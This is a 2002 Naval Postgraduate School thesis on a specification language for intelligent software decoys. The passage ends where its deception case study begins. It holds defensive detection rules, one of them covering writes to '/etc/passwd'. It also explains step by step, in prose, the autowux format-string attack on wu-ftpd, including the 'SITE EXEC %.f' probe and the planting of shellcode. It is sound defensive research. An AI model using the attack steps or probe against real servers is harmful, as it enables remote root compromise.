2002-09

An event-trace language for software decoys

Fragkos, Georgios

Monterey, California. Naval Postgraduate School

NAVAL POSTGRADUATE SCHOOL
Monterey, California

THESIS

AN EVENT-TRACE LANGUAGE FOR SOFTWARE DECOYS

by

Georgios Fragkos

September 2002

Thesis Advisor:	James Bret Michael
Thesis Co-Advisor:	Mikhail Auguston

Approved for public release; distribution is unlimited

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE			Form Approved OMB No. 0704-0188
Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instruction, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington DC 20503.			
1. AGENCY USE ONLY *(Leave blank)*	**2. REPORT DATE** September 2002	**3. REPORT TYPE AND DATES COVERED** Master's Thesis	
4. TITLE AND SUBTITLE: An Event-Trace Language for Software Decoys			**5. FUNDING NUMBERS**
6. AUTHOR(S) Georgios Fragkos			
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000			**8. PERFORMING ORGANIZATION REPORT NUMBER**
9. SPONSORING /MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A			**10. SPONSORING/MONITORING AGENCY REPORT NUMBER**
11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.			
12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release; distribution is unlimited			**12b. DISTRIBUTION CODE**

13. ABSTRACT ***(maximum 200 words)***

Cyberspace is becoming the battlespace of the future, and military practices, like deception, seem to be suitable for defending information systems from attacks. In this thesis, we explore the concept of intelligent software decoys, which employ a form of software-based military deception.

We developed a prototype of a high-level language for specifying intelligent software decoys. Our approach involves two stages. The specification language is intended to be part of a high-level user interface, making the implementation details of software decoys transparent to the information warrior. We provide a case study in which we demonstrate the utility of our specification language for specifying software decoys to counter a real-word attack program.

14. SUBJECT TERMS Computer Security, Event-Trace Language, Intrusion Detection			**15. NUMBER OF PAGES** 105
			16. PRICE CODE
17. SECURITY CLASSIFICATION OF REPORT Unclassified	**18. SECURITY CLASSIFICATION OF THIS PAGE** Unclassified	**19. SECURITY CLASSIFICATION OF ABSTRACT** Unclassified	**20. LIMITATION OF ABSTRACT** UL

NSN 7540-01-280-5500 Standard Form 298 (Rev. 2-89)
Prescribed by ANSI Std. 239-18

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release; distribution is unlimited

AN EVENT-TRACE LANGUAGE FOR SOFTWARE DECOYS

Georgios Fragkos
Captain, Hellenic Army
B.S., Hellenic Military Academy, 1990

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN COMPUTER SCIENCE

from the

NAVAL POSTGRADUATE SCHOOL
September 2002

Author: Georgios Fragkos

Approved by: James Bret Michael
Thesis Advisor

Mikhail Auguston
Co-Advisor

Chris Eagle
Chairman, Department of Computer Science

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

Cyberspace is becoming the battlespace of the future, and military practices, like deception, seem to be suitable for defending information systems from attacks. In this thesis, we explore the concept of intelligent software decoys, which employ a form of software-based military deception.

We developed a prototype of a high-level language for specifying intelligent software decoys. Our approach involves two stages. The specification language is intended to be part of a high-level user interface, making the implementation details of software decoys transparent to the information warrior. We provide a case study in which we demonstrate the utility of our specification language for specifying software decoys to counter a real-word attack program.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF FIGURES

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

I would like to thank my advisors, Bret Michael and Mikhail Auguston, for their supervision and support. They were always available when I needed them. Without their help, this thesis would not have been possible.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

Computers are playing an increasingly important role in modern society. They have penetrated our lives in such a degree that we encounter them almost everywhere. The range of activities controlled by computers ranges from the simple and innocuous to the complex and critical.

The criticality of some of the functions controlled by computers demands reliable operation, which cannot be guaranteed under the threat of a possible cyber attack. All these make computer security even more important, and have spurred on a lot of research on methods to protect information systems.

Two types of strategies for defending against attacks are:

- Identifying and fixing known vulnerabilities of an information system.
- Detecting attacks before they do significant harm to an information system.

Finding vulnerabilities is not an easy task. It is often a matter of who finds them first. If the "good guys" are the first to discover a flaw that can be exploited, then not much harm may be done, assuming that the fixes for removing the flaws are applied in a timely manner on the systems that have the flaws. The worst-case scenario is the one in which the "bad guys" are the first to discover the vulnerability. In this case, they can take advantage of the vulnerability one or more times before they are discovered and the vulnerability is fixed. This situation can be tackled only with the help of intrusion detection systems. One way of characterizing intrusion detection systems is by the detection techniques they utilize. There are three dominant techniques used today:

Anomaly detection: A profile is created describing normal behavior and any deviation from this profile is treated as an intrusion. The advantage of this approach is that it can detect previously unknown attacks but it also produces many false positives.

Misuse detection: This is also called *signature-based* detection. This technique involves identifying sequences of events that are known to lead to an attack. Whenever one of these sequences is detected, it is treated as an attack. This approach produces few false positives but it can only detect known attacks.

Specification-based detection: This technique involves specifying a program's intended behavior. Any deviation from this behavior is considered an attack. It can detect previously unknown attacks. The drawback of this approach is that it requires manual production of the specifications.

Independent of the detection technique used, another thing that also characterizes intrusion detection systems is their response when an intrusion is detected. Some systems just log the intrusion while others take some action to prevent it from doing any harm. More sophisticated systems have different levels of response, depending on the nature of the attack.

Although the traditional approach to defending information systems is sufficient for most cases, it can be proven inadequate for some special cases. These are critical systems controlling vital functions, like military systems. These systems have to deal with highly trained attackers who do not give up easily. Each time they are detected by the intrusion detection system and are denied access, they get immediate feedback about the progress of their attack. If one exploit fails, the attackers will try another one, possibly more sophisticated in nature. Eventually, they will try an exploit that the intrusion detection system cannot detect, and may be able to gain privileged access to the system. In the worst case, the intrusion will never be noticed, or it will be discovered after an attack has been successful. The bottom line is that with current intrusion detection techniques, it is almost impossible to guarantee that they will prevent intrusion or misuse.

Michael and Riehle introduced in [1] a different approach to defending information systems: "Intelligent software decoys." This approach borrows many ideas from military strategy. Instead of letting the attacker know that he has been detected, try to keep the attacker occupied by making the attacker believe that the attack is successful and progresses as expected. This way, the attacker looses valuable time, which could be used to try a different attack, and at the same time, the software decoy has the opportunity to learn about the nature of the attack.

There are two basic requirements for this approach to be successful: being able to detect the attack, and responding without human intervention. Michael *et al.* in [2] propose the use of an event-based language to fulfill these two requirements. This

language uses event patterns to define suspicious behavior. For each pattern, the language also defines the actions to be taken when the events occur.

Our first step has been to use the Morris worm as a case study. However, a study of several attacks is required to develop the specification for the high-level decoy specification language and the architecture for the corresponding compiler. The language must support describing the behavior of currently known or future attacks. The response part of the language requires coordination with the development of deception techniques to ascertain that it is sufficient to express them. The language must also reduce by at least one order of magnitude the size of the specification of decoy actions over what will be generated by the compiler for input into a tool that generates kernel modules that serve as wrappers: the decoy detection-and-response actions are placed in software wrappers.

The next step was to select an exemplar attack and create a deception for it. An automated attack was chosen so that it could be repeated many times to test different decoy strategies. Then a decoy was created using NAI's Generic Software Wrapper Toolkit [10]. The wrapper was tested against the automated attack and found to be able to produce the desired deception. Next, the functionality of the wrapper was specified using our high-level decoy specification language. This process helped identify the missing constructs of our language and the improvements it required. In the future, decoys need to be specified only in our language and a compiler will map these specifications to those that the Wrapper Toolkit understands.

THIS PAGE INTENTIONALLY LEFT BLANK

II. INTELLIGENT SOFTWARE DECOYS

A. INTRODUCTION

Deception has been successfully utilized in the military for centuries [3]. It has been used in both defense and offense. In some cases, deception has been the critical factor that determined the outcome of a battle. Deception can be used to gain an advantage over an opponent, or to neutralize an opponent's advantage.

Cyberspace is becoming the battlespace of the future, and military practices, like deception, seem more suitable for protecting the battlespace than traditional information assurance methods. The number of wars over the centuries has lead to the perfection of military tactics. The defense of information systems could benefit from military experience. Due to the amount of resources that deception requires, it may at first glance appear to be too expensive to pursue. This is the reason that conventional intrusion detection techniques are adequate for most systems. However, some systems are so critical that they cannot tolerate any security breaches. For these systems, their integrity is more important than the resources required to maintain it. These are the systems for which the cost of employing deception is worthwhile.

The use of "intelligent software decoys" is an attempt to apply the principles of military deception to information systems security. This is a new approach to system security. The main difference between this approach and traditional approaches is that the interaction with the attacker is not terminated after an attack is detected, but instead, deception techniques are used to keep the attacker engaged for as long as possible to learn about the nature of the attack (e.g., methods employed, intend behind the attack).

An intelligent software decoy serves two purposes:

- Learn about the nature of the attack and the attacker (counter intelligence.)
- Protect the information system from the attack ("attack tolerance".)

1. Learn About the Nature of the Attack

The conventional response to an intrusion has been to stop immediately any interaction with the attacker. While this has the desired effect of stopping the attack, it

has some drawbacks. First, the interaction ends before we are able to collect enough information and evidence about the attacker. Second, we never have the chance to learn how the attack would evolve and thus prepare ourselves for future attacks.

Software decoys have a different approach to the handling of detected attacks. It suggests trying to keep the interaction with the attacker as long as possible without revealing the fact that the attack was detected. The deception can continue as long as the system is not at risk.

2. Protect the Information System from the Attack

The most important purpose of software decoys is to protect the system from attacks. There are several ways that deception can help achieve this. The system may deceitfully appear difficult to attack, or the attacker may be lured to another seemingly more attractive and easier target. An alternative to this is, instead of avoiding the attack, to pretend that certain weaknesses exist in the system and so attract the attacker. In this case, we will have the advantage of an intrusion under our complete control. The attacker will think that the attack is successful but the responses to the attacker by the decoy will include a mixture of real and fake information.

In any case, deception is a very delicate operation. Great care must be taken to keep a balance between deception and reality so that our tactics do not turn against us. Here we need to consider such things as counter deception and double agents.

B. ADVANTAGES OF INTELLIGENT SOFTWARE DECOYS

The concept of intelligent software decoys provides many advantages over traditional intrusion detection methods.

First, it benefits from military tactics developed over the centuries. Information warfare shares many similarities with traditional warfare. Most of the military principles can be applied to information warfare.

Traditional intrusion detection methods have very limited response. Decoys have very powerful response capabilities ranging from the production of a fake error message to the simulation of the whole operating system. The supervisor coordinates the deception process and decides which deception tactic should be applied.

The decoy mechanism can learn from previous attack attempts and adjust accordingly its behavior. As mentioned above, software decoys let an attack proceed without harming the system. This way, information about new attack techniques is gathered and used to develop new deception strategies.

In general, decoys take the least “violent” approach: Spend more effort in trying to avoid the confrontation and you will not have to defend yourself later.

THIS PAGE INTENTIONALLY LEFT BLANK

III. DECOY CREATION AND MAINTENANCE

The decoy creation and maintenance process involves several stages. The process is designed in a way that ensures the decoys are always consistent with the existing deception policy of the organization and that the system is never in danger of being compromised. The key roles in the process are those of the *Information Warrior* (IW) and the *Technical Support Personnel*.

The Information Warrior has limited knowledge of the technical details of the decoy mechanism. It is a person with tactical knowledge, and a high-level view of the situation. His responsibilities include assessing the situation, defining new decoys and implementing the existing policy on deception.

The Technical Support Personnel are people with very detailed knowledge of the decoy mechanism. Their duty is to develop the decoy specifications using the high-level detection-action language.

The decoy creation and maintenance process is shown in Figure 1. The process starts with the *Information Warrior* (IW) specifying deceptions, parameters and configurations for the decoy mechanism, through a high-level graphical user interface (GUI).

The *Technical Support Personnel* receive requests for new decoys from the Information Warrior through the high-level GUI. The specifications for the new decoys are developed with the help of the high-level decoy specification language.

The specifications of decoy actions are submitted to the supervisor. The supervisor sends these specifications to a C*hecking Tool* for approval. The checking tool maintains a database of the existing doctrine and policy on software deception. If the decoy specifications comply with the guidelines in the database, then they are approved.

Having received the approval for the specifications, the supervisor sends them to the *Decoy Action Compiler*. The role of the decoy action compiler is to take decoy definitions, written in the high-level decoy specification language, and create wrapper definitions expressed in the Wrapper Definition Language (WDL), which is the input to

NAI's Generic Software Wrappers Toolkit. Additional information required by the decoy action compiler, such as platform information and additional NAI helper functions, are stored in an internal database.



Figure 1. High-Level View of the Decoy Creation-and-Maintenance Process

The NAI Wrapper Toolkit has its own compiler that generates wrapper modules from the WDL specifications. The NAI Wrapper Toolkit operates as a kernel module that loads and activates wrappers dynamically. Wrappers are activated according to activation criteria. These criteria can activate wrappers based on the user name, the program name, or a combination of the two.

This way, the supervisor creates a repository of detection rules and decoy actions. When an attack is in progress the supervisor employs decoy actions from this repository according to the guidelines of the Information Warrior. At all times, the supervisor sends feedback to the Information Warrior and the Technical Support Personnel about the nature of the attack, the attacker's response, and the effectiveness of the deception.

The software wrappers are not the only tools that the supervisor coordinates. It can control a number of other tools such as intrusion detection (ID) tools, computer network attack (CNA) and computer network defense (CND) tools, and data mining tools.

IV. THE HIGH-LEVEL ACTION-DETECTION LANGUAGE

The high-level decoy specification language was first introduced by Michael *et al.* in [2]. It is a language used to define detection-and-response actions based on computations over event traces.

The design goals of the language are:

- Keep the language at a high-level to facilitate rapid development of decoy definitions.
- The language should support both intrusion detection and automated response to intrusions.
- Equip the language with whatever is required to specify deception strategies.

A. EVENTS

An event is any action that can be detected during program execution. An example of an event is a system call, such as `read`. Events can have attributes. For instance, the following statement declares that the `read` event has two attributes: `buf` (the buffer) and `nbyte` (the size of the buffer).

```
event read (buf, nbyte)
```

If we want to refer to one of these attributes we use the syntax `buf(read)`.

We can define two relations between events, precedence and inclusion: An event may occur before another event or an event may be included inside another event. These two relations are specified through axioms. For example, the following axiom specifies that an event of type `open_running_processes` contains an event of type `EnumProcesses` and a set of one or more unordered events of type `OpenProcess`.

```
open_running_processes ::
    (EnumProcesses {OpenProcess}+)
```

Note in the above example that the notion `{OpenProcess}+` means a set of events of type `OpenProcess` without any ordering relationship.

These two relations suffice to describe a program execution as an ordered set of events, that is an event trace. The sequence of events during a program's execution is contained in an event called `execute-program`.

B. EVENT PATTERNS

An expression containing events and conditions on their attributes is an event pattern. The following event pattern matches any `read` system call with a buffer size larger than 1000.

```
x: read & nbyte(x) > 1000
```

In the above example the name `x` is associated with the specific instance of the event `read`.

Events have duration, a beginning, and an end. Throughout the duration of an event, the values of its attributes can possibly change. As a result, it is necessary to specify in an event pattern the exact instant that the attributes are evaluated. We are particularly interested in two instants: The beginning and the end of an event. These two instants are specified with the keywords `pre` and `post`, respectively.

We can select from a set of events only those events that match a specific pattern using the keyword `detect`. For example, the following statement selects a `read` event that has a buffer size larger than 1000 from the set of events that occur during the program execution.

```
detect x: read
     & nbyte(x) > 1000
     from execute-program
```

A `detect` statement can also contain a *probe*. A probe is a Boolean expression containing event attributes, subroutine calls, or a combination of the two. Probes can be used to specify additional conditions for filtering events. For example, the following expression specifies that a user other than 'root' attempts to write to the password file.

```
x: write
     & filename(x) == '/etc/passwd'
     probe (user != 'root')
```

C. RULES

An event pattern combined with an action form a rule. When an event that matches the event pattern is detected, the action is performed. The action part of the rule is specified with the keyword `do` and contains C-like statements such as if-then-else and assignments. The following rule specifies that each time a `read` event is detected, and the buffer contains the string `"SITE EXEC"`, then the value `"NOOP"` should be assigned to the buffer.

```
detect x: read
     & post (buf(x) == "SITE EXEC")
from execute-program
do buf(x) = "NOOP"
```

The keywords `pre` and `post` determine the instant that the event attributes are evaluated to match the event pattern. Consequently, they determine the time that the action part of the rule is performed.

We can assign a label to a rule and use it to refer to the rule later. For example, the statement below assigns the label `rule_1` to the previous rule.

```
rule_1::
detect x: read
     & post (buf(x) == "SITE EXEC")
from execute-program
do buf(x) = "NOOP"
```

D. DECOY SPECIFICATIONS

A sequence of decoy rules comprises a decoy specification. The order of the rules determines the order that the events are detected. By default, the rules are ordered

sequentially. The complexity of the attacks and the intricacy of deception tactics make it almost impossible to develop decoy specifications using only sequentially ordered rules. For this reason, the language supports alternation and iteration.

The alternation operator is '|'. The following statement specifies that first we detect `rule_1` and then either `rule_2` or `rule_3`.

```
rule_1 (rule_2 | rule_3)
```

The language provides three iteration operators:

- ? The event sequence occurs zero or one time.
- + The event sequence occurs one or more times.
- * The event sequence occurs zero or more times.

For example, the following statement means that we expect `rule_1` first, then one or more times the sequence `(rule_2 rule_3)`, then `rule_4` might be detected, and finally `rule_5` might be detected zero or more times.

```
rule_1 (rule_2 rule_3)+ rule_4? rule_5*
```

E. STRING HANDLING

Evaluating event patterns involves intensive string matching. For this reason, the language is equipped with features that facilitate string handling. The comparison operator '`==`' can be used to compare strings. String matching supports regular expressions, so for instance, if we want to match a string that starts with the word 'open' we will use '`^open`'. String copying is performed with the assignment operator '='. The statement '`string1 = string2`' copies `string2` to `string1`.

F. IMPLEMENTATION ISSUES

The decoy specifications, through various stages of compilation, are going to be transformed into kernel modules. As their name suggests, these modules run in kernel space and have unrestricted access to the whole operating system. A simple error in the specifications could result in system failure. The compiler must have checking mechanisms to eliminate the possibility of an error in the specifications passing undetected.

The use of labels makes sequences of rules easier to understand. The inside details of each rule are separated from the sequence itself, leaving just the labels. The compilation of the decoy specifications will produce wrapper definitions for the Generic Software Wrapper Toolkit. Since the wrappers do not have a mechanism similar to the labels, the compiler must replace each label with the rule that it represents. Consequently, it is difficult to examine the correctness of the mapping of the high-level specification to the specification used by the Software Wrapper Toolkit.

THIS PAGE INTENTIONALLY LEFT BLANK

V. CASE STUDY

In this chapter, we demonstrate how we would instrument system calls, using our approach, to try to detect and respond to an attack. We start with a description of a well-known attack script, and then walk the reader through the specification of actions we would like the software decoy to take to try to protect against the ill effects of the attack and to deceive the attacker about the true nature of the effects of the attack on the decoy-enabled unit of software.

A. THE ATTACK

Washington University's ftp server (wu-ftpd) has a problem in the implementation of the SITE EXEC command, which if exploited, can give root privileges to a remote user. Wu-ftpd is one of the most popular ftp servers. Due to the widespread use of wu-ftpd, many programs have been developed that automate the exploitation of this vulnerability. One of these programs is autowux. With the help of a series of specially formatted SITE EXEC commands, it manages to overwrite the return address on the stack and execute arbitrary commands as root.

The complete source code of the autowux program is listed in Appendix A. The attack itself consists of eight steps. The interaction between the ftp server and the attacker that takes place during the attack is shown in detail in Figure 2 and Figure 3. The most important parts of the attack are explained below.

1. Logging In (Step 1)

The attacker logs anonymously in to the ftp server. Anonymous ftp does not require a specific password from the user, so when asked for a password the attacker sends a special string called *shellcode*. Shellcode is a string crafted in such a way that it can be treated as a series of machine language instructions, which if executed, can spawn a shell. The goal of the attacker is to make the ftp server execute this code and get back a shell. Any command executed through this shell will have root privileges, therefore giving full access to the victim computer. The technique that the attacker uses to achieve this consists of two steps. First, store the shellcode somewhere in the memory of the

victim computer (the anonymous user's password is stored in the server's memory). Second, try to force the victim computer to execute the shell code.

2. Checking Vulnerability (Step 2)

This step involves sending the command: "`SITE EXEC %.f`" to test if the server is vulnerable. Depending on the response from the server, the attack either continues or stops.



Figure 2. Message Exchange Between the Ftp Server and the Attacker (Steps 1-5).



Figure 3. Message Exchange Between the Ftp Server and the Attacker (Steps 6-8)

3. Finding Buffer Address and EIP Location (Steps 3 – 6)

The attacker sends a series of specially formatted `"SITE EXEC"` commands trying to find the location in the stack where the shell code and the EIP (Execution Instruction Pointer) were stored. The EIP holds the address of the next instruction that will be executed. When a program calls a subroutine, this address is stored in the stack. After the subroutine ends, the EIP value is fetched from the stack. By changing this value before it is fetched someone can make the computer execute the instructions stored in the location pointed to by the new value.

4. Exploiting (Step 7)

Based on the information collected in the previous steps, the attacker sends a `"SITE EXEC"` command that manages to substitute the value in the location where the EIP is stored with the address where the shellcode is stored. This way, the shellcode will be executed spawning a shell with root privileges. If the attack was successful, then the attacker should interact with the shell instead of the ftp server. To confirm this, the attacker sends the `"id"` command. This command should be executed giving back the expected result.

5. Starting the Shell (Step 8)

At this stage, the attack is considered complete. The attack program enters an infinite loop sending the user input to the server and receiving the response back.

B. THE DECEPTION

